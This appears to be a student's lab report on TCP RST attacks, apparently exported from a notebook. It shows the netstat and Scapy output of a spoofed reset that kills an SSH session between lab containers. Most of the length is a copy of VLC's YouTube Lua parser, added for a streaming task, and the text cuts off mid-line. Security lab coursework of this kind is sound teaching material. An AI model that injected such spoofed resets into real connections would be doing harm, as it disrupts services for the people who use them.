!cat 'Task 2'/reset_ssh.txt
```

```
root@b3925ccdb7e1:/# ssh root@10.9.0.5

root@58a9ed39547c:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
```

```
tcp        0      0 127.0.0.11:35183        0.0.0.0:*
LISTEN
tcp        0      0 10.9.0.5:22             10.9.0.6:51036
ESTABLISHED
tcp6       0      0 :::22                   :::*
LISTEN

root@Attacker-vm:/volumes# ./reset_ssh.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None
(None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None
(None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>
(<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64
(64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None
(None)
src        : SourceIPField                     = '10.9.0.6'
(None)
dst        : DestIPField                       = '10.9.0.5'
(None)
options    : PacketListField                   = []
([])
--
sport      : ShortEnumField                    = 51036
(20)
dport      : ShortEnumField                    = 22
(80)
seq        : IntField                          = 488613973       (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None
(None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>
(<Flag 2 (S)>)
window     : ShortField                        = 8192
(8192)
chksum     : XShortField                       = None
(None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []
(b'')

root@58a9ed39547c:/# netstat -tna
```

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.11:35183        0.0.0.0:*
LISTEN
tcp6       0      0 :::22                   :::*
LISTEN

root@58a9ed39547c:~# client_loop: send disconnect: Broken pipe

show_img('Task 2/reset_ssh_1.png')
show_img('Task 2/reset_ssh_2.png')
```





Task 3: TCP RST Attacks on Video Streaming Applications

Streaming Application: VLC

Since there is no vlc in the vm, I installed vlc to do the streaming... Had to edit the youtube.luac file as it was unable to stream youtube videos directly

```
!cat 'Task 3'/config.txt

Install vlc:
[02/12/22]admin@Attacker-vm:~$ sudo apt-get install vlc

Edit the youtube lua file of vlc:
sudo cp youtube.lua
/usr/lib/x86_64-linux-gnu/vlc/lua/playlist/youtube.luac

!cat 'Task 3'/youtube.lua

--[[
 $Id$

 Copyright © 2007-2022 the VideoLAN team

 This program is free software; you can redistribute it and/or modify
 it under the terms of the GNU General Public License as published by
 the Free Software Foundation; either version 2 of the License, or
 (at your option) any later version.

 This program is distributed in the hope that it will be useful,
 but WITHOUT ANY WARRANTY; without even the implied warranty of
```

```
 MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 GNU General Public License for more details.

 You should have received a copy of the GNU General Public License
 along with this program; if not, write to the Free Software
 Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston MA 02110-
1301, USA.
--]]

-- Helper function to get a parameter's value in a URL
function get_url_param( url, name )
    local _, _, res = string.find( url, "[&?]"..name.."=([^&]*)" )
    return res
end

-- Helper function to copy a parameter when building a new URL
function copy_url_param( url, name )
    local value = get_url_param( url, name )
    return ( value and "&"..name.."="..value or "" ) -- Ternary
operator
end

function get_arturl()
    local iurl = get_url_param( vlc.path, "iurl" )
    if iurl then
        return iurl
    end
    local video_id = get_url_param( vlc.path, "v" )
    if not video_id then
        return nil
    end
    return
vlc.access..":://img.youtube.com/vi/"..video_id.."/default.jpg"
end

-- Pick the most suited format available
function get_fmt( fmt_list )
    local prefres = vlc.var.inherit(nil, "preferred-resolution")
    if prefres < 0 then
        return nil
    end

    local fmt = nil
    for itag,height in string.gmatch( fmt_list, "(%d+)/%d+x(%d+)[^,]*"
) do
        -- Apparently formats are listed in quality
        -- order, so we take the first one that works,
        -- or fallback to the lowest quality
        fmt = itag
        if tonumber(height) <= prefres then
```

```
            break
        end
    end
    return fmt
end

-- Helper emulating vlc.readline() to work around its failure on
-- very long lines (see #24957)
function read_long_line()
    local eol
    local pos = 0
    local len = 32768
    repeat
        len = len * 2
        local line = vlc.peek( len )
        if not line then return nil end
        eol = string.find( line, "\n", pos + 1 )
        pos = len
    until eol or len >= 1024 * 1024 -- No EOF detection, loop until
limit
    return vlc.read( eol or len )
end

-- Buffering iterator to parse through the HTTP stream several times
-- without making several HTTP requests
function buf_iter( s )
    s.i = s.i + 1
    local line = s.lines[s.i]
    if not line then
        -- Put back together statements split across several lines,
        -- otherwise we won't be able to parse them
        repeat
            local l = s.stream:readline()
            if not l then break end
            line = line and line..l or l -- Ternary operator
        until string.match( line, "};$" )

        if line then
            s.lines[s.i] = line
        end
    end
    return line
end

-- Helper to search and extract code from javascript stream
function js_extract( js, pattern )
    js.i = 0 -- Reset to beginning
    for line in buf_iter, js do
        local ex = string.match( line, pattern )
        if ex then
```

```
            return ex
        end
    end
    return nil
end

-- Descramble the "n" parameter using the javascript code that does
that
-- in the web page
function n_descramble( nparam, js )
    if not js then
        return nil
    end

    -- Look for the descrambler function's name
    -- a.C&&(b=a.get("n"))&&(b=Bpa[0](b),a.set("n",b),Bpa.length||
iha(""))}};
    -- var Bpa=[iha];
    local callsite = js_extract( js, '[^;]*%.set%("n",[^};]*' )
    if not callsite then
        vlc.msg.dbg( "Couldn't extract YouTube video throttling
parameter descrambling function name" )
        return nil
    end

    -- Try direct function name from following clause
    local descrambler = string.match( callsite, '%.set%("n",.%),...?
%.length||(...?)%(' )
    local itm = nil
    if not descrambler then
        -- Try from main call site
        descrambler = string.match( callsite, '[=%(,&|]([a-zA-Z0-9_$%
[%]]+)%(.%),.%.set%("n",' )
        if descrambler then
            -- Check if this is only an intermediate variable
            itm = string.match( descrambler, '^([^%[%]]+)%[' )
            if itm then
                descrambler = nil
            end
        else
            -- Last chance: intermediate variable in following clause
            itm = string.match( callsite, '%.set%("n",.%),(...?)
%.length' )
        end
    end

    if not descrambler and itm then
        -- Resolve intermediate variable
        descrambler = js_extract( js, 'var '..itm..'=%[(...?)[%],]' )
    end
```

```
    if not descrambler then
        vlc.msg.dbg( "Couldn't extract YouTube video throttling
parameter descrambling function name" )
        return nil
    end

    -- Fetch the code of the descrambler function
    -- lha=function(a){var
b=a.split(""),c=[310282131,"KLf3",b,null,function(d,e){d.push(e)},-
45817231, [data and
transformations...] ,1248130556];c[3]=c;c[15]=c;c[18]=c;try{c[40]
(c[14],c[2]),c[25](c[48]),c[21](c[32],c[23]), [scripted
calls...] ,c[25](c[33],c[3])}catch(d){return"enhanced_except_4ZMBnuz-
_w8_"+a}return b.join("")};
    local code = js_extract( js, "^"..descrambler.."=function%([^)]*%)
{(.-)};" )
    if not code then
        vlc.msg.dbg( "Couldn't extract YouTube video throttling
parameter descrambling code" )
        return nil
    end

    -- Split code into two main sections: 1/ data and transformations,
    -- and 2/ a script of calls
    local datac, script = string.match( code, "c=%[(.*)
%];.-;try{(.*)}catch%(" )
    if ( not datac ) or ( not script ) then
        vlc.msg.dbg( "Couldn't extract YouTube video throttling
parameter descrambling rules" )
        return nil
    end

    -- Split "n" parameter into a table as descrambling operates on it
    -- as one of several arrays
    local n = {}
    for c in string.gmatch( nparam, "." ) do
        table.insert( n, c )
    end

    -- Helper
    local table_len = function( tab )
        local len = 0
        for i, val in ipairs( tab ) do
            len = len + 1
        end
        return len
    end

    -- Shared core section of compound transformations: it compounds
```

```
    -- the "n" parameter with an input string, character by character,
    -- using a Base64 alphabet as algebraic modulo group.
    -- var h=f.length;d.forEach(function(l,m,n)
{this.push(n[m]=f[(f.indexOf(l)-f.indexOf(this[m])+m+h--)
%f.length])},e.split(""))
    local compound = function( ntab, str, alphabet )
        if ntab ~= n or
           type( str ) ~= "string" or
           type( alphabet ) ~= "string" then
            return true
        end
        local input = {}
        for c in string.gmatch( str, "." ) do
            table.insert( input, c )
        end

        local len = string.len( alphabet )
        for i, c in ipairs( ntab ) do
            if type( c ) ~= "string" then
                return true
            end
            local pos1 = string.find( alphabet, c, 1, true )
            local pos2 = string.find( alphabet, input[i], 1, true )
            if ( not pos1 ) or ( not pos2 ) then
                return true
            end
            local pos = ( pos1 - pos2 ) % len
            local newc = string.sub( alphabet, pos + 1, pos + 1 )
            ntab[i] = newc
            table.insert( input, newc )
        end
    end

    -- The data section contains among others function code for a
number
    -- of transformations, most of which are basic array operations.
    -- We can match these functions' code to identify them, and
emulate
    -- the corresponding transformations.
    local trans = {
        reverse = {
            func = function( tab )
                local len = table_len( tab )
                local tmp = {}
                for i, val in ipairs( tab ) do
                    tmp[len - i + 1] = val
                end
                for i, val in ipairs( tmp ) do
                    tab[i] = val
                end
```

```
            end,
            match = {
                -- function(d){d.reverse()}
                -- function(d){for(var
e=d.length;e;)d.push(d.splice(--e,1)[0])}
                "^function%(d%)",
            }
        },
        append = {
            func = function( tab, val )
                table.insert( tab, val )
            end,
            match = {
                -- function(d,e){d.push(e)}
                "^function%(d,e%){d%.push%(e%)},",
            }
        },
        remove = {
            func = function( tab, i )
                if type( i ) ~= "number" then
                    return true
                end
                i = i % table_len( tab )
                table.remove( tab, i + 1 )
            end,
            match = {
                -- function(d,e){e=(e%d.length+d.length)
%d.length;d.splice(e,1)}
                "^[^}]-;d%.splice%(e,1%)},",
            }
        },
        swap = {
            func = function( tab, i )
                if type( i ) ~= "number" then
                    return true
                end
                i = i % table_len( tab )
                local tmp = tab[1]
                tab[1] = tab[i + 1]
                tab[i + 1] = tmp
            end,
            match = {
                -- function(d,e){e=(e%d.length+d.length)%d.length;var
f=d[0];d[0]=d[e];d[e]=f}
                -- function(d,e){e=(e%d.length+d.length)
%d.length;d.splice(0,1,d.splice(e,1,d[0])[0])}
                "^[^}]-;var f=d%[0%];d%[0%]=d%[e%];d%[e%]=f},",
                "^[^}]-;d%.splice%(0,1,d%.splice%(e,1,d%[0%]%)%[0%]
%)},",
            }
```

```
        },
        rotate = {
            func = function( tab, shift )
                if type( shift ) ~= "number" then
                    return true
                end
                local len = table_len( tab )
                shift = shift % len
                local tmp = {}
                for i, val in ipairs( tab ) do
                    tmp[( i - 1 + shift ) % len + 1] = val
                end
                for i, val in ipairs( tmp ) do
                    tab[i] = val
                end
            end,
            match = {
                -- function(d,e){for(e=(e%d.length+d.length)
%d.length;e--;)d.unshift(d.pop())}
                -- function(d,e){e=(e%d.length+d.length)
%d.length;d.splice(-e).reverse().forEach(function(f){d.unshift(f)})}
                "^[^}]-d%.unshift%(d.pop%(%)%)},",
                "^[^}]-d%.unshift%(f%)}%)},",
            }
        },
        -- Here functions with no arguments are not really functions,
        -- they're constants: treat them as such. These alphabets are
        -- passed to and used by the compound transformations.
        alphabet1 = {
            func =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-_",
            match = {
                -- function(){for(var d=64,e=[];++d-e.length-32;)
{switch(d){case 91:d=44;continue;case 123:d=65;break;case 65:d-
=18;continue;case 58:d=96;continue;case
46:d=95}e.push(String.fromCharCode(d))}return e}
                "^function%(%){[^}]-case 58:d=96;",
            }
        },
        alphabet2 = {
            func =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_",
            match = {
                -- function(){for(var d=64,e=[];++d-e.length-32;)
{switch(d){case 58:d-=14;case 91:case 92:case 93:continue;case
123:d=47;case 94:case 95:case 96:continue;case
46:d=95}e.push(String.fromCharCode(d))}return e}
                -- function(){for(var d=64,e=[];++d-e.length-
32;)switch(d){case 46:d=95;default:e.push(String.fromCharCode(d));case
94:case 95:case 96:break;case 123:d-=76;case 92:case 93:continue;case
```

```
58:d=44;case 91:}return e}
                "^function%(%){[^}]-case 58:d%-=14;",
                "^function%(%){[^}]-case 58:d=44;",
            }
        },
        -- Compound transformations are based on a shared core section
        -- that compounds the "n" parameter with an input string,
        -- character by character, using a variation of a Base64
        -- alphabet as algebraic modulo group.
        compound = {
            func = compound,
            match = {
                -- function(d,e,f){var
h=f.length;d.forEach(function(l,m,n){this.push(n[m]=f[(f.indexOf(l)-
f.indexOf(this[m])+m+h--)%f.length])},e.split(""))}
                "^function%(d,e,f%)",
            }
        },
        -- These compound transformation variants first build their
        -- Base64 alphabet themselves, before using it.
        compound1 = {
            func = function( ntab, str )
                return compound( ntab, str,
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ-_" )
            end,
            match = {
                -- function(d,e){for(var f=64,h=[];++f-h.length-
32;)switch(f){case 58:f=96;continue;case 91:f=44;break;case
65:f=47;continue;case 46:f=153;case 123:f-
=58;default:h.push(String.fromCharCode(f))} [ compound... ] }
                "^function%(d,e%){[^}]-case 58:f=96;",
            }
        },
        compound2 = {
            func = function( ntab, str )
                return compound( ntab,
str,"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
)
            end,
            match = {
                -- function(d,e){for(var f=64,h=[];++f-h.length-32;)
{switch(f){case 58:f-=14;case 91:case 92:case 93:continue;case
123:f=47;case 94:case 95:case 96:continue;case
46:f=95}h.push(String.fromCharCode(f))} [ compound... ] }
                -- function(d,e){for(var f=64,h=[];++f-h.length-
32;)switch(f){case 46:f=95;default:h.push(String.fromCharCode(f));case
94:case 95:case 96:break;case 123:f-=76;case 92:case 93:continue;case
58:f=44;case 91:} [ compound... ] }
                "^function%(d,e%){[^}]-case 58:f%-=14;",
                "^function%(d,e%){[^}]-case 58:f=44;",
```

```
            }
        },
        -- Fallback
        unid = {
            func = function( )
                vlc.msg.dbg( "Couldn't apply unidentified YouTube
video throttling parameter transformation, aborting descrambling" )
                return true
            end,
            match = {
            }
        },
    }

    -- The data section actually mixes input data, reference to the
    -- "n" parameter array, and self-reference to its own array, with
    -- transformation functions used to modify itself. We parse it
    -- as such into a table.
    local data = {}
    datac = datac..","
    while datac ~= "" do
        local el = nil
        -- Transformation functions
        if string.match( datac, "^function%(" ) then
            for name, tr in pairs( trans ) do
                for i, match in ipairs( tr.match ) do
                    if string.match( datac, match ) then
                        el = tr.func
                        break
                    end
                end
                if el then
                    break
                end
            end
            if not el then
                el = trans.unid.func
                vlc.msg.warn( "Couldn't parse unidentified YouTube
video throttling parameter transformation" )
            end

            -- Compounding functions use a subfunction, so we need to
be
            -- more specific in how much parsed data we consume.
            if el == trans.compound.func or
               el == trans.compound1.func or
               el == trans.compound2.func then
                datac = string.match( datac, '^.-},e%.split%(""%)%)},
(.*)$' )
            else
```

```
                datac = string.match( datac, "^.-},(.*)$" )
            end

        -- String input data
        elseif string.match( datac, '^"[^"]*",' ) then
            el, datac = string.match( datac, '^"([^"]*)",(.*)$' )
        -- Integer input data
        -- 1818016376,-648890305,-1200559E3, ...
        elseif string.match( datac, '^%-?%d+,' ) or
               string.match( datac, '^%-?%d+[eE]%-?%d+,' ) then
            el, datac = string.match( datac, "^(.-),(.*)$" )
            el = tonumber( el )
        -- Reference to "n" parameter array
        elseif string.match( datac, '^b,' ) then
            el = n
            datac = string.match( datac, "^b,(.*)$" )
        -- Replaced by self-reference to data array after its
declaration
        elseif string.match( datac, '^null,' ) then
            el = data
            datac = string.match( datac, "^null,(.*)$" )
        else
            vlc.msg.warn( "Couldn't parse unidentified YouTube video
throttling parameter descrambling data" )
            el = false -- Lua tables can't contain nil values
            datac = string.match( datac, "^[^,]-,(.*)$" )
        end

        table.insert( data, el )
    end

    -- Debugging helper to print data array elements
    local prd = function( el, tab )
        if not el then
            return "???"
        elseif el == n then
            return "n"
        elseif el == data then
            return "data"
        elseif type( el ) == "string" then
            return '"'..el..'"'
        elseif type( el ) == "number" then
            el = tostring( el )
            if type( tab ) == "table" then
                el = el.." -> "..( el % table_len( tab ) )
            end
            return el
        else
            for name, tr in pairs( trans ) do
                if el == tr.func then
```

```
                    return name
                end
            end
            return tostring( el )
        end
    end

    -- The script section contains a series of calls to elements of
    -- the data section array onto other elements of it: calls to
    -- transformations, with a reference to the data array itself or
    -- the "n" parameter array as first argument, and often input data
    -- as a second argument. We parse and emulate those calls to
follow
    -- the descrambling script.
    -- c[40](c[14],c[2]),c[25](c[48]),c[14](c[1],c[24],c[42]()), [...]
    for ifunc, itab, args in string.gmatch( script, "c%[(%d+)%]%(c%
[(%d+)%]([^)]-)%)" ) do
        local iarg1 = string.match( args, "^,c%[(%d+)%]" )
        local iarg2 = string.match( args, "^,[^,]-,c%[(%d+)%]" )

        local func = data[tonumber( ifunc ) + 1]
        local tab = data[tonumber( itab ) + 1]
        local arg1 = iarg1 and data[tonumber( iarg1 ) + 1]
        local arg2 = iarg2 and data[tonumber( iarg2 ) + 1]

        -- Uncomment to debug transformation chain
        --vlc.msg.err( '"n" parameter transformation:
'..prd( func )..("..prd( tab )..( arg1 ~= nil and ( ", "..prd( arg1,
tab ) ) or "" )..( arg2 ~= nil and ( ", "..prd( arg2, tab ) ) or
"" )..") "..ifunc.."("..itab..( iarg1 and ( ", "..iarg1 ) or "" )..
( iarg2 and ( ", "..iarg2 ) or "" )..")" )
        --local nprev = table.concat( n )

        if type( func ) ~= "function" or type( tab ) ~= "table"
            or func( tab, arg1, arg2 ) then
            vlc.msg.dbg( "Invalid data type encountered during YouTube
video throttling parameter descrambling transformation chain,
aborting" )
            vlc.msg.dbg( "Couldn't descramble YouTube throttling URL
parameter: data transfer will get throttled" )
            vlc.msg.err( "Couldn't process youtube video URL, please
check for updates to this script" )
            break
        end

        -- Uncomment to debug transformation chain
        --local nnew = table.concat( n )
        --if nprev ~= nnew then
        --    vlc.msg.dbg( '"n" parameter transformation: '..nprev.."
-> "..nnew )
```

```
        --end
    end

    return table.concat( n )
end

-- Descramble the URL signature using the javascript code that does
that
-- in the web page
function sig_descramble( sig, js )
    if not js then
        return nil
    end

    -- Look for the descrambler function's name
    -- if(h.s){var
l=h.sp,m=wja(decodeURIComponent(h.s));f.set(l,encodeURIComponent(m))}
    -- k.s (from stream map field "s") holds the input scrambled
signature
    -- k.sp (from stream map field "sp") holds a parameter name
(normally
    -- "signature" or "sig") to set with the output, descrambled
signature
    local descrambler = js_extract( js, "[=%(,&|](...?)%
(decodeURIComponent%(.%.s%)%)" )
    if not descrambler then
        vlc.msg.dbg( "Couldn't extract youtube video URL signature
descrambling function name" )
        return nil
    end

    -- Fetch the code of the descrambler function
    -- Go=function(a)
{a=a.split("");Fo.sH(a,2);Fo.TU(a,28);Fo.TU(a,44);Fo.TU(a,26);Fo.TU(a,
40);Fo.TU(a,64);Fo.TR(a,26);Fo.sH(a,1);return a.join("")};
    local rules = js_extract( js, "^"..descrambler.."=function%([^)]*
%){(.-)};" )
    if not rules then
        vlc.msg.dbg( "Couldn't extract youtube video URL signature
descrambling rules" )
        return nil
    end

    -- Get the name of the helper object providing transformation
definitions
    local helper = string.match( rules, ";(..)%...%(" )
    if not helper then
        vlc.msg.dbg( "Couldn't extract youtube video URL signature
transformation helper name" )
        return nil
```

```
    end

    -- Fetch the helper object code
    -- var Fo={TR:function(a){a.reverse()},TU:function(a,b){var
c=a[0];a[0]=a[b%a.length];a[b]=c},sH:function(a,b){a.splice(0,b)}};
    local transformations = js_extract( js, "[ ,]"..helper.."={(.-)};"
)
    if not transformations then
        vlc.msg.dbg( "Couldn't extract youtube video URL signature
transformation code" )
        return nil
    end

    -- Parse the helper object to map available transformations
    local trans = {}
    for meth,code in string.gmatch( transformations, "(..):function%
([^)]*%){([^}]*)}" ) do
        -- a=a.reverse()
        if string.match( code, "%.reverse%(" ) then
          trans[meth] = "reverse"

        -- a.splice(0,b)
        elseif string.match( code, "%.splice%(") then
          trans[meth] = "slice"

        -- var c=a[0];a[0]=a[b%a.length];a[b]=c
        elseif string.match( code, "var c=" ) then
          trans[meth] = "swap"
        else
            vlc.msg.warn("Couldn't parse unknown youtube video URL
signature transformation")
        end
    end

    -- Parse descrambling rules, map them to known transformations
    -- and apply them on the signature
    local missing = false
    for meth,idx in string.gmatch( rules, "..%.(..)%([^,]+,(%d+)%)" )
do
        idx = tonumber( idx )

        if trans[meth] == "reverse" then
            sig = string.reverse( sig )

        elseif trans[meth] == "slice" then
            sig = string.sub( sig, idx + 1 )

        elseif trans[meth] == "swap" then
            if idx > 1 then
```

```
                sig = string.gsub( sig, "^(.)(".string.rep( ".", idx
- 1 )..")(.)(.*)$", "%3%2%1%4" )
            elseif idx == 1 then
                sig = string.gsub( sig, "^(.)(.)", "%2%1" )
            end
        else
            vlc.msg.dbg("Couldn't apply unknown youtube video URL
signature transformation")
            missing = true
        end
    end
    if missing then
        vlc.msg.err( "Couldn't process youtube video URL, please check
for updates to this script" )
    end
    return sig
end

-- Parse and assemble video stream URL
function stream_url( params, js )
    local url = string.match( params, "url=([^&]+)" )
    if not url then
        return nil
    end
    url = vlc.strings.decode_uri( url )

    -- Descramble any scrambled signature and append it to URL
    local s = string.match( params, "s=([^&]+)" )
    if s then
        s = vlc.strings.decode_uri( s )
        vlc.msg.dbg( "Found "..string.len( s )."-character scrambled
signature for youtube video URL, attempting to descramble... " )
        local ds = sig_descramble( s, js )
        if not ds then
            vlc.msg.dbg( "Couldn't descramble YouTube video URL
signature" )
            vlc.msg.err( "Couldn't process youtube video URL, please
check for updates to this script" )
            ds = s
        end

        local sp = string.match( params, "sp=([^&]+)" )
        if not sp then
            vlc.msg.warn( "Couldn't extract signature parameters for
youtube video URL, guessing" )
            sp = "signature"
        end
        url =
url.."&"..sp.."="..vlc.strings.encode_uri_component( ds )
    end
```

```
    return url
end

-- Parse and pick our video stream URL (classic parameters, out of
use)
function pick_url( url_map, fmt, js_url )
    for stream in string.gmatch( url_map, "[^,]+" ) do
        local itag = string.match( stream, "itag=(%d+)" )
        if not fmt or not itag or tonumber( itag ) == tonumber( fmt )
then
            return stream_url( stream, js_url )
        end
    end
    return nil
end

-- Parse and pick our video stream URL (new-style parameters)
function pick_stream( stream_map, js_url )
    local pick = nil

    local fmt = tonumber( get_url_param( vlc.path, "fmt" ) )
    if fmt then
        -- Legacy match from URL parameter
        for stream in string.gmatch( stream_map, '{(.-)}' ) do
            local itag = tonumber( string.match( stream, '"itag":
(%d+)' ) )
            if fmt == itag then
                pick = stream
                break
            end
        end
    else
        -- Compare the different available formats listed with our
        -- quality targets
        local prefres = vlc.var.inherit( nil, "preferred-resolution" )
        local bestres = nil

        for stream in string.gmatch( stream_map, '{(.-)}' ) do
            local height = tonumber( string.match( stream, '"height":
(%d+)' ) )

            -- Better than nothing
            if not pick or ( height and ( not bestres
                -- Better quality within limits
                or ( ( prefres < 0 or height <= prefres ) and height >
bestres )
                -- Lower quality more suited to limits
                or ( prefres > -1 and bestres > prefres and height <
bestres )
```

```
            ) ) then
                bestres = height
                pick = stream
            end
        end
    end

    if not pick then
        return nil
    end

    -- Fetch javascript code: we'll need this to descramble maybe the
    -- URL signature, and normally always the "n" throttling
parameter.
    local js = nil
    if js_url then
        js = { stream = vlc.stream( js_url ), lines = {}, i = 0 }
        if not js.stream then
            -- Retry once for transient errors
            js.stream = vlc.stream( js_url )
            if not js.stream then
                js = nil
            end
        end
    end

    -- Either the "url" or the "signatureCipher" parameter is present,
    -- depending on whether the URL signature is scrambled.
    local url
    local cipher = string.match( pick, '"signatureCipher":"(.-)"' )
        or string.match( pick, '"[a-zA-Z]*[Cc]ipher":"(.-)"' )
    if cipher then
        -- Scrambled signature: some assembly required
        url = stream_url( cipher, js )
    end
    if not url then
        -- Unscrambled signature, already included in ready-to-use URL
        url = string.match( pick, '"url":"(.-)"' )
    end

    if not url then
        return nil
    end

    -- The "n" parameter is scrambled too, and needs to be descrambled
    -- and replaced in place, otherwise the data transfer gets
throttled
    -- down to between 40 and 80 kB/s, below real-time playability
level.
    local n = string.match( url, "[?&]n=([^&]+)" )
```

```
    if n then
        n = vlc.strings.decode_uri( n )
        local dn = n_descramble( n, js )
        if dn then
            url = string.gsub( url, "([?&])n=[^&]+",
"%1n="..vlc.strings.encode_uri_component( dn ), 1 )
        else
            vlc.msg.dbg( "Couldn't descramble YouTube throttling URL
parameter: data transfer will get throttled" )
            vlc.msg.err( "Couldn't process youtube video URL, please
check for updates to this script" )
        end
    end

    return url
end

-- Probe function.
function probe()
    return ( ( vlc.access == "http" or vlc.access == "https" ) and (
            ((
               string.match( vlc.path, "^www%.youtube%.com/" )
            or string.match( vlc.path, "^music%.youtube%.com/" )
            or string.match( vlc.path, "^gaming%.youtube%.com/" ) --
out of use
             ) and (
               string.match( vlc.path, "/watch%?" ) -- the html page
            or string.match( vlc.path, "/live$" ) -- user live stream
html page
            or string.match( vlc.path, "/live%?" ) -- user live stream
html page
            or string.match( vlc.path, "/get_video_info%?" ) -- info
API
            or string.match( vlc.path, "/v/" ) -- video in swf player
            or string.match( vlc.path, "/embed/" ) -- embedded player
iframe
             )) or
               string.match( vlc.path, "^consent%.youtube%.com/" )
         ) )
end

-- Parse function.
function parse()
    if string.match( vlc.path, "^consent%.youtube%.com/" ) then
        -- Cookie consent redirection
        -- Location: https://consent.youtube.com/m?continue=https%3A
%2F%2Fwww.youtube.com%2Fwatch%3Fv
%3DXXXXXXXXXXX&gl=FR&m=0&pc=yt&uxe=23983172&hl=fr&src=1
        -- Set-Cookie: CONSENT=PENDING+355; expires=Fri, 01-Jan-2038
00:00:00 GMT; path=/; domain=.youtube.com
```

```
        local url = get_url_param( vlc.path, "continue" )
        if not url then
            vlc.msg.err( "Couldn't handle YouTube cookie consent
redirection, please check for updates to this script or try disabling
HTTP cookie forwarding" )
            return { }
        end
        return { { path = vlc.strings.decode_uri( url ), options =
{ ":no-http-forward-cookies" } } }
    elseif not string.match( vlc.path, "^www%.youtube%.com/" ) then
        -- Skin subdomain
        return { { path = vlc.access..":"..string.gsub( vlc.path,
"^([^/]*)/", "www.youtube.com/" ) } }

    elseif string.match( vlc.path, "/watch%?" )
        or string.match( vlc.path, "/live$" )
        or string.match( vlc.path, "/live%?" )
    then -- This is the HTML page's URL
        local js_url
        -- fmt is the format of the video
        -- (cf.
http://en.wikipedia.org/wiki/YouTube#Quality_and_formats)
        fmt = get_url_param( vlc.path, "fmt" )
        while true do
            -- The new HTML code layout has fewer and longer lines;
always
            -- use the long line workaround until we get more
visibility.
            local line = new_layout and read_long_line() or
vlc.readline()
            if not line then break end

            -- The next line is the major configuration line that we
need.
            -- It is very long so we need this workaround (see
#24957).
            if string.match( line, '^ *<div id="player%-api">' ) then
                line = read_long_line()
                if not line then break end
            end

            if not title then
                local meta = string.match( line, '<meta
property="og:title"( .-)>' )
                if meta then
                    title = string.match( meta, ' content="(.-)"' )
                    if title then
                        title = vlc.strings.resolve_xml_special_chars(
title )
                    end
```

```
                end
            end

            if not description then
                -- FIXME: there is another version of this available,
                -- without the double JSON string encoding, but we're
                -- unlikely to access it due to #24957
                description = string.match( line,
'\\"shortDescription\\":\\"(.-[^\\])\\"')
                if description then
                    -- FIXME: do this properly (see #24958)
                    description = string.gsub( description, '\\
(["\\/])', '%1' )
                else
                    description = string.match( line,
'"shortDescription":"(.-[^\\])"')
                end
                if description then
                    if string.match( description, '^"' ) then
                        description = ""
                    end
                    -- FIXME: do this properly (see #24958)
                    -- This way of unescaping is technically wrong
                    -- so as little as possible of it should be done
                    description = string.gsub( description, '\\
(["\\/])', '%1' )
                    description = string.gsub( description, '\\n', '\
n' )
                    description = string.gsub( description, '\\r', '\
r' )
                    description = string.gsub( description, "\\u0026",
"&" )
                end
            end

            if not arturl then
                local meta = string.match( line, '<meta
property="og:image"( .-)>' )
                if meta then
                    arturl = string.match( meta, ' content="(.-)"' )
                    if arturl then
                        arturl =
vlc.strings.resolve_xml_special_chars( arturl )
                    end
                end
            end

            if not artist then
                artist = string.match(line, '\\"author\\":\\"(.-)\\"')
                if artist then
```

```
                    -- FIXME: do this properly (see #24958)
                    artist = string.gsub( artist, '\\(["\\/])', '%1' )
                else
                    artist = string.match( line, '"author":"(.-)"' )
                end
                if artist then
                    -- FIXME: do this properly (see #24958)
                    artist = string.gsub( artist, "\\u0026", "&" )
                end
            end

            if not new_layout then
                if string.match( line, '<script nonce="' ) then
                    vlc.msg.dbg( "Detected new YouTube HTML code
layout" )
                    new_layout = true
                end
            end

            -- We need this when parsing the main stream
configuration;
            -- it can indeed be found on that same line (among
others).
            if not js_url then
                js_url = string.match( line, '"jsUrl":"(.-)"' )
                    or string.match( line, "\"js\": *\"(.-)\"" )
                if js_url then
                    js_url = string.gsub( js_url, "\\/", "/" )
                    -- Resolve URL
                    if string.match( js_url, "^/[^/]" ) then
                        local authority = string.match( vlc.path,
"^([^/]*)/" )
                        js_url = "//"..authority..js_url
                    end
                    js_url = string.gsub( js_url, "^//",
vlc.access..":// " )
                end
            end

            -- JSON parameters, also formerly known as "swfConfig",
            -- "SWF_ARGS", "swfArgs", "PLAYER_CONFIG",
"playerConfig" ...
            if string.match( line, "ytplayer%.config" ) then

                -- Classic parameters - out of use since early 2020
                if not fmt then
                    fmt_list = string.match( line, "\"fmt_list\":
*\"(.-)\"" )
                    if fmt_list then
                        fmt_list = string.gsub( fmt_list, "\\/", "/" )
```

```
                        fmt = get_fmt( fmt_list )
                    end
                end

                url_map = string.match( line,
"\"url_encoded_fmt_stream_map\": *\"(.-)\"" )
                if url_map then
                    vlc.msg.dbg( "Found classic parameters for youtube
video stream, parsing..." )
                    -- FIXME: do this properly (see #24958)
                    url_map = string.gsub( url_map, "\\u0026", "&" )
                    path = pick_url( url_map, fmt, js_url )
                end

                -- New-style parameters
                if not path then
                    local stream_map = string.match( line,
